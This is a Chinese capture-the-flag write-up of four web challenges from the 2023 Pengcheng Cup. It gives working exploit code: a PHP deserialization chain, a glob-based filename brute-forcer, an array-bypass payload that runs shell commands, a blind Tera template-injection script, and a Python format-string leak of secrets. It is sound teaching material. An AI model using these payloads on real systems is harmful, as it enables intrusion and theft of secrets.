
[2023鹏城杯]WEB部分 WP

web1
PHP反序列化,给了一堆类。但解出来只需要两个
<?php
show_source(__FILE__);
error_reporting(0);

class Hacker{
  private $exp;
  private $cmd;

  public  function __toString()
  {
    call_user_func('system', "cat /flag");
  }
}

class H
{
    public $username="admin";
    public function __destruct()
    {
        $this->welcome();

    }
    public  function welcome()
    {
        echo "welcome~ ".$this->username;
    }
}
pop构造
<?php
class Hacker{
}

class H
{
    public function __construct(){
        $this->username = new Hacker();
    }
}

echo serialize(new H());
web2
F12提示文件:backdoor_[a-f0-9]{16}.php
用的scandir

使用glob逐位破解文件
import requests

burp0_url = "http://172.10.0.5:80/"
burp0_headers = {"Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1", "Origin": "http://172.10.0.5", "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7", "Referer": "http://172.10.0.5/", "Accept-Encoding": "gzip, deflate, br", "Accept-Language": "en,zh-CN;q=0.9,zh;q=0.8", "Connection": "close"}
space = "abcdef0123456789"
res = ""
for _ in range(32):
    for c in space:
        burp0_data = {"filename": f"glob:///var/www/html/backdoor_{res+c}*"}
        resp = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
        print(burp0_data)
        # print(resp.text)
        if "yesyesyes!!!" in resp.text:
            res += c
            print(res)
            break
得到文件名称backdoor_00fbc51dcdf9eef767597fd26119a894.php。代码审计
<?php
highlight_file(__FILE__);
error_reporting(0);

if(isset($_GET['username'])){
    $sandbox = '/var/www/html/sandbox/'.md5("5050f6511ffb64e1914be4ca8b9d585c".$_GET['username']).'/';
    mkdir($sandbox);
    chdir($sandbox);

    if(isset($_GET['title'])&&isset($_GET['data'])){
        $data = $_GET['data'];
        $title= $_GET['title'];
        if (strlen($data)>5||strlen($title)>3){
            die("no!no!no!");
        }
        file_put_contents($sandbox.$title,$data);

        if (strlen(file_get_contents($title)) <= 10) {
            system('php '.$sandbox.$title);
        }
        else{
            system('rm '.$sandbox.$title);
            die("no!no!no!");
        }

    }
    else if (isset($_GET['reset'])) {
        system('/bin/rm -rf ' . $sandbox);
    }
}
?>
$data和$title都可以使用数组绕过
<?php
$filename[] = "skky";

if (strlen($filename) > 1){
    echo "block".PHP_EOL;
}else{
    echo "bypass".PHP_EOL;
}

echo "php ".$filename.PHP_EOL;  // 与字符串拼接数组会转为 Array,最后拼接是php Array
echo strlen(file_get_contents($filename));  // file_get_contents返回false, strlen处理是0
另外file_put_contents也是可以将数组作为data传递的

payload:
/?username=1&data[]=<?=`cat /flag`?>&title[]=kk
Tera
参考:https://blog.xinshijiededa.men/writeup/buaactf-2023/
过滤了{{和}}

使用控制语句盲注,注意到输入有长度限制。脚本逻辑如下
import re

import requests
import string

# 生成大小写字母加上数字的字符集
charset = string.printable
burp0_url = "http://172.10.0.3:8081/"
burp0_headers = {"Connection": "close", "Content-Type": "text/plain"}
result = []
for c in charset:
    burp0_data = """
{{% set arr = "skky" %}}
{{% for char in arr %}}
    {{% if char != '{c}' %}}
    ~@~
    {{% endif %}}
    {{% if char == '{c}' %}}
    ~{c}~
    {{% endif %}}
{{% endfor %}}
    """.format(c=c)
    # print(burp0_data)
    resp = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
    matches = re.findall(r'~(.*?)~', resp.text)
    r = ''.join(matches)
    print(r)
    result.append(r)

length = len(result[0])
flag = ""
for i in range(length):
    for r in result:
        if r == "Erroccurswhilerendering":
            pass
        try:
            if r[i] != "@":
                c = r[i]
                flag += c
        except:
            pass
print(length)
print(flag)

get_env函数可以获取环境变量,猜测flag在环境变量中。flag被过滤,根据Tera的官方文档,可以使用数组拼接["fl","ag"]| join()。
修改脚本line 13为{{% set arr = get_env(name=["fl","ag"]| join()) %}}
Escape
提示有源码/source
from sqlite3 import *

from random import choice
from hashlib import sha512

from flask import Flask, request, Response
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

app = Flask(__name__)
limiter = Limiter(
    app=app,
    key_func=get_remote_address,
    default_limits=["50000 per hour"],
    storage_uri="memory://",
)

salt = b'****************'

class PassHash(str):
    def __str__(self):
        return sha512(salt + self.encode()).hexdigest()

    def __repr__(self):
        return sha512(salt + self.encode()).hexdigest()

passhash = PassHash(''.join(choice("0123456789") for _ in range(16)))
con = connect("users.db")
cur = con.cursor()
cur.execute("DROP TABLE IF EXISTS users")
cur.execute("CREATE TABLE users(username, passhash)")
passhash = PassHash(''.join(choice("0123456789") for _ in range(16)))
cur.execute(
    "INSERT INTO users VALUES (?, ?)",
    ("admin", str(passhash))
)
con.commit()


@app.route('/source')
@limiter.limit("1/second")
def source():
    return Response(open(__file__).read(), mimetype="text/plain")


@app.route('/')
@limiter.limit("3/second")
def index():
    if 'username' not in request.args or 'password' not in request.args:
        return open("index.html").read()
    else:
        username = request.args["username"]
        new_pwd = PassHash(request.args["password"])
        con = connect("users.db")
        cur = con.cursor()
        res = cur.execute(
            "SELECT * from users WHERE username = ? AND passhash = ?",
            (username, str(new_pwd))
        )
        if res.fetchone():
            return open("secret.html").read()
        return ("Sorry, we couldn't find a user '{user}' with password hash <code>{{passhash}}</code>!"
                .format(user=username)
                .format(passhash=new_pwd)
                )


if __name__ == "__main__":
    app.run('0.0.0.0', 10000)
漏洞点return ("Sorry, we couldn't find a user '{user}' with password hash <code>{{passhash}}</code>!".format(user=username).format(passhash=new_pwd)),两次format可以操作passhash变量达到一个类似于模版注入的效果,参考:
Python 格式化字符串漏洞
但这里只能信息泄露,不能函数调用。最后在环境变量中找到了flag

PS.比赛的时候完全没有注意到,其实这里的密码是可以得到的。
class PassHash(str):
    def __str__(self):
        return sha512(salt + self.encode()).hexdigest()

    def __repr__(self):
        return sha512(salt + self.encode()).hexdigest()
PassHash其实是继承了str类然后重写了__str__和__repr__方法,虽然在使用passhash的时候(print(), str())会计算hash值,但它本质上还是一个字符串
passhash = PassHash('123456789')
print(len(passhash))    # 输出 9
for i in passhash:      # 打印每一位,输出123456789
    print(i, end='')
所以可以用下标访问到passhash的每一位passhash.__str__.__globals__[passhash][0],也就可以得到密码。而输入正确的密码后,题目才会告诉flag在环境变量中😢